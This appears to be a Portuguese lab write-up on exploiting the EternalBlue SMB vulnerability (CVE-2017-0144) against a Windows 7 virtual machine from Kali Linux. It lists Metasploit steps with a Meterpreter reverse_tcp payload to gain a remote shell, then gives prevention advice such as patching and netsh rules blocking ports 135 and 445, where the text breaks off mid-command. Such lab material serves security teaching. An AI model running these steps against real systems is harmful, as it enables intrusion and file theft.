Vulnerability-Research-CVE-2017-0144
LAB: ATAQUE AO SISTEMA OPERACIONAL WINDOWS BASEADO NA VULNERABILIDADE DO PROTOCOLO SMB.

- I. DESCRIÇÃO
Neste laboratório, usaremos dois computadores para simular um ataque baseado na vulnerabilidade no protocolo SMB do sistema operacional Windows. Uma máquina rodando Kali Linux, atuando como o invasor (hacker). E um computador atuando como a máquina vítima (victim). A máquina vítima está executando o Windows 7 64 bits, que contém a vulnerabilidade SMB. Para fazer isso, na máquina Kali Linux usaremos o código de exploração chamado EternalBlue para atacar a máquina Windows 7.
- II. INTRODUÇÃO GERAL
- Server Message Block (SMB) é um protocolo de compartilhamento de arquivos bastante comum na plataforma Windows da Microsoft. Graças a este protocolo SMB, os computadores Windows conectados entre si na mesma rede local ou no mesmo Domínio podem compartilhar arquivos uns com os outros. Atualmente, SMB também é conhecido como Common Internet File Sharing (CIFS).
- EternalBlue é um código de exploração de vulnerabilidades, baseado na vulnerabilidade do protocolo SMB através da porta 445. Inicialmente, o EternalBlue foi desenvolvido pela Agência de Segurança Nacional dos EUA (NSA). O nome completo em inglês é U.S. National Security Agency. Mas depois, ele foi vazado pelo grupo de hackers The Shadow Brokers em 2017. Também no mesmo ano, ocorreu um grande ataque de ransomware em todo o mundo, visando computadores Windows da Microsoft. O mais famoso foi o vírus WannaCry. Até hoje, embora essa vulnerabilidade tenha sido corrigida pela Microsoft com a atualização de segurança MS17-010, um grande número de computadores em todo o mundo executando Windows ainda apresenta essa vulnerabilidade. Essa vulnerabilidade foi divulgada no CVE-2017-0144 (Vulnerabilidade de Execução Remota de Código no Windows SMB). Esta vulnerabilidade é extremamente perigosa e muito fácil de ser explorada. O que é notável é que, para atacar através dessa vulnerabilidade do protocolo SMB, o hacker não precisa enviar ou enganar a vítima para baixar ou executar qualquer vírus malicioso. Ou seja, mesmo que a vítima não faça nada, ela ainda pode ser facilmente atacada e ter o controle do computador tomado pelo hacker sem sequer perceber.
- III. PREPARAÇÃO
- Prepare duas máquinas virtuais rodando no software VMware Workstation. A máquina virtual Kali Linux (máquina do hacker) tem o endereço IP: 192.168.198.140 e a máquina virtual Windows 7 (máquina vítima) tem o endereço IP: 192.168.198.143
1.Na máquina virtual Kali (atacante):
- -Verificar IP: ifconfig
- -Iniciar o serviço PostgreSQL: # service postgresql start
- -Verificar se o PostgreSQL está rodando com o comando: # service postgresql status
2.Na máquina virtual Windows 7 (vítima):
- Verificar IP: ipconfig
- Desativar o Firewall.
- IV. EXECUÇÃO DO ATAQUE.
- Na máquina Kali: Faça login no Metasploit com o comando: # msfconsole

- Quando estiver dentro do Metasploit, procure por exploits e sintaxes relacionadas ao ms17_010 com o comando: # search ms17_010

- Adicione o endereço IP da máquina vítima e da máquina atacante
- Configure o payload para exploração:
- use 0 -> set payload windows/x64/meterpreter/reverse_tcp:
- Execute o exploit para realizar a exploração

- -Abra um shell na máquina vítima (executado pelo terminal da máquina atacante) após ter invadido:

- =>Neste ponto, considera-se que o hacker invadiu com sucesso a máquina vítima. Agora, o hacker pode excluir, roubar arquivos da máquina da vítima sem que ela perceba. Além disso, o hacker pode fazer upload e executar vírus diretamente nela.
- V. FORMA DE PREVENÇÃO.
- – Para evitar ser explorado e ter o protocolo SMB utilizado indevidamente, precisamos realizar algumas tarefas:
- Ativar o Firewall.
- Atualizar o Windows para a versão mais recente. Ou baixar e instalar os patches de segurança da Microsoft. Especialmente o patch de segurança ms17_010.
- Bloquear as portas 135, 445.
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=135 name="Block_Cong_135"
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=445 nam

 ducanh2oo3/vulnerability-research-cve-2017-0144

